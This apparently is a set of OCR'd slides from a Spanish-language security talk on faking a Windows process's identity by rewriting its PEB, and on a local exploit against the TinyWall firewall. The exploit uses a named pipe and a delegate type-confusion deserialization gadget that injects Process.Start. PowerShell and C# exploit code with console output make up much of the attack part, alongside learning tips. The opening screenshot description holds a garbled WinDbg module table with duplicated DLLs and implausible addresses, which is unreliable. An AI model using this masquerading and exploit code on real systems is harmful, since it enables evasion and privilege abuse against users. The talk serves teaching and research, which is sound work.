
The screenshot shows the WinDbg interface with the 'Modules' window open. It displays the loaded modules for the process 'C:\Windows\System32\notepad.exe'. The list includes various system DLLs and the application's own executable. The 'Command Line' field shows 'C:\Windows\System32\notepad.exe'. The 'Symbol search path' is set to 'srv*'. The 'Executable search path' is also visible. The 'Modules' list shows the following entries:

Module Name	Address	Size	Image Name
notepad.exe	000077F7	7E310000	C:\Windows\System32\notepad.exe
ntdll.dll	000077F8	5D9F0000	C:\Windows\System32\ntdll.dll
C:\Windows\System32\KERNEL32.DLL	000077F8	5DBCD000	C:\Windows\System32\KERNEL32.DLL
C:\Windows\System32\USER32.dll	000077F8	5B6F7000	C:\Windows\System32\USER32.dll
C:\Windows\System32\GDI32.dll	000077F8	5D340000	C:\Windows\System32\GDI32.dll
C:\Windows\System32\SHLWAPI.dll	000077F8	5B140000	C:\Windows\System32\SHLWAPI.dll
C:\Windows\System32\ole32.dll	000077F8	5B1C0000	C:\Windows\System32\ole32.dll
C:\Windows\System32\RPCRT4.dll	000077F8	5B990000	C:\Windows\System32\RPCRT4.dll
C:\Windows\System32\ADVAPI32.dll	000077F8	5B800000	C:\Windows\System32\ADVAPI32.dll
C:\Windows\System32\USER32.dll	000077F8	5D720000	C:\Windows\System32\USER32.dll
C:\Windows\System32\combase.dll	000077F8	5CB70000	C:\Windows\System32\combase.dll
C:\Windows\System32\RPCRT4.dll	000077F8	5C9B0000	C:\Windows\System32\RPCRT4.dll
C:\Windows\System32\SHCORE.dll	000077F8	5D670000	C:\Windows\System32\SHCORE.dll
C:\Windows\System32\ole32.dll	000077F8	5C560000	C:\Windows\System32\ole32.dll
C:\Windows\System32\ADVAPI32.dll	000077F8	4AB70000	C:\Windows\System32\ADVAPI32.dll

Masquerading Processes in Userland via _PEB

Comprender cómo los binarios maliciosos pueden hacerse pasar por cualquier otro binario legítimo de Windows del país de usuario.





Masquerade PEB - FuzzySecurity

Masquerade-PEB usa `NtQueryInformationProcess` para manejar el PEB. A partir de ahí, reemplaza una serie de estructuras `UNICODE_STRING` en la memoria para cambiar la apariencia del proceso a uno diferente.

Específicamente, la función sobrescribirá `"ImagePathName"` y `"CommandLine"` del proceso en `_RTL_USER_PROCESS_PARAMETERS` y `"FullDllName"` & `"BaseDllName"` en la lista vinculada `_LDR_DATA_TABLE_ENTRY`.

```
# Process Basic Information
$PROCESS_BASIC_INFORMATION = New-Object _PROCESS_BASIC_INFORMATION
$PROCESS_BASIC_INFORMATION_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($PROCESS_BASIC_INFORMATION)
$returnLength = New-Object Int
$callResult = [Ntdll]::NtQueryInformationProcess($ProcHandle, 0, [ref]$PROCESS_BASIC_INFORMATION, $PROCESS_BASIC_INFORMATION_Size, [ref]$returnLength)

# PID & PEB address
echo "`n[?] PID $($PROCESS_BASIC_INFORMATION.UniqueProcessId)"
if ($x32Architecture) {
    echo "[+] PebBaseAddress: 0x$("{0:X8}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt32())"
} else {
    echo "[+] PebBaseAddress: 0x$("{0:X16}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64())"
}
```

Código C# para modificar el PEB

Mi primera idea fue buscar la forma de convertir, el código a C, pero no logré hacerlo. Traté de simplificar el proceso de replicación, pero para mi suerte no pude. Observando el código de Masquerade-PEB, me pareció muy complejo para replicar, pero de todas formas lo intenté y podría decir que de todo lo que hice, esta fue la parte que más disfruté y de la que más aprendí.

```
C:\Users\userdemo\source\repos\modifypeb\modifypeb\bin\Debug\modifypeb.exe
[+] Current Process is 32 bits
[+] Getting Process Information
[+] PID 5416
[+] GetCurrentProcess().MainModule.FileName = C:\Users\userdemo\source\
[+] PebBaseAddress: 0x00D1E000
[+] Setting Lock to work with the PEB
[!] RtlEnterCriticalSection --> &Peb->FastPebLock
[+] Getting the PEB ProcessParameters.ImagePathName Address: 0x01062108
[+] Getting the PEB ProcessParameters.CommandLine Address: 0x01062110
[>] Overwriting Current Process Information
[>] Overwriting Current Process Information
[+] Printing new GetCurrentProcess().MainModule.FileName = C:\Users\use
[?] Traversing &Peb->Ldr->InLoadOrderModuleList doubly linked list
[>] Overwriting _LDR_DATA_TABLE_ENTRY.FullDllName: 0x01063F54
[>] Overwriting _LDR_DATA_TABLE_ENTRY.BaseDllName: 0x01063F5C
[>] Overwriting Current Process Information
[>] Overwriting Current Process Information
[+] Releasing the PEB Lock
[!] RtlLeaveCriticalSection --> &Peb->FastPebLock
[+] Printing new GetCurrentProcess().MainModule.FileName = C:\Windows\System32\notepad.exe
```



- ✓ Comunicación vía NamedPipe
- ✓ Serialización & Deserialización
- ✓ .NET análisis con dnSpy
- ✓ Modificar la ruta del ejecutable

tinywall-exploit - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Release x64 Start

Masquerade.cs Struts.cs Program.cs

tinywall-exploit tinywall_exploit.Program Main(string[] args)

12

13 static void TypeConfuseDelegate(Comparison<string> comp)

14 {

15 FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);

16 object[] invoke_list = comp.GetInvocationList();

17 // Modify the invocation list to add Process::Start(string, string)

18 invoke_list[1] = new Func<string, string, Process>(Process.Start);

19 fi.SetValue(comp, invoke_list);

20 }

21

22 static void Main(string[] args)

23 {

24 string tinywallPath = @"C:\Program Files (x86)\TinyWall\TinyWall.exe";

25

26 if (!Masquerade.TyniwallProcess(tinywallPath).Contains("TinyWall.exe"))

27 {

28 Console.WriteLine("[-] Masquerading Fail Closing...");

29 Console.ReadLine();

30 Environment.Exit(0);

31 }

32

33 NamedPipeClientStream pipeClient = new NamedPipeClientStream(".", "Tin

34

35 Console.WriteLine("[+] Attempting to connect to TinyWall pipe...");

36

37 //time out can also be specified

38 pipeClient.Connect();

39

40 Console.WriteLine("[+] Connected to TinyWall pipe.");

121 %

Output

Show output from: Build

1>----- Build started: Project: tinywall-exploit, Configuration: Release x64 -----

1> tinywall-exploit -> C:\Users\userdemo\source\repos\tinywall-exploit\tinywall-exploit\bin\x64\Release\tinywall-exploit.exe

===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====

TinyWall Firewall Settings

General Application Exceptions Special Exceptions Maintenance

Language: Automatic

☒ Automatically check for updates

☐ Prompt for exception details

☒ Prevent modifications to hosts file

☒ Enable global hotkeys

☐ Enable blocklists

☒ Port-based malware blacklist

☐ Domain-based malware and ad blacklist

Password protection

☐ Change password

Password: Retype:

To remove an enabled password protection, check "Change password" and leave the text fields empty.

Apply

Cancel

Solution Explorer

Search Solution Explorer (Ctrl+)

Solution 'tinywall-exploit' (1 project)

tinywall-exploit

Properties

References

App.config

Masquerade.cs

Program.cs

Struts.cs

Item(s) Saved

Ln 55 Col 36 Ch 36 INS

Add to Source Control

Type here to search

9:47 PM 7/24/2020

Lecciones & Consejos



Lecciones Aprendidas & Consejos



Explora tu
curiosidad.



Identifica
cómo mejor
aprendes y sé
constante.



Consigue
amig@s a
quien
preguntar.



Aprovecha
cada
oportunidad
de fallar y
equivocarte
para
aprender.



No te sientas
mal por no
tener una
respuesta, si
es de tu
interés
investiga.

¿Preguntas?

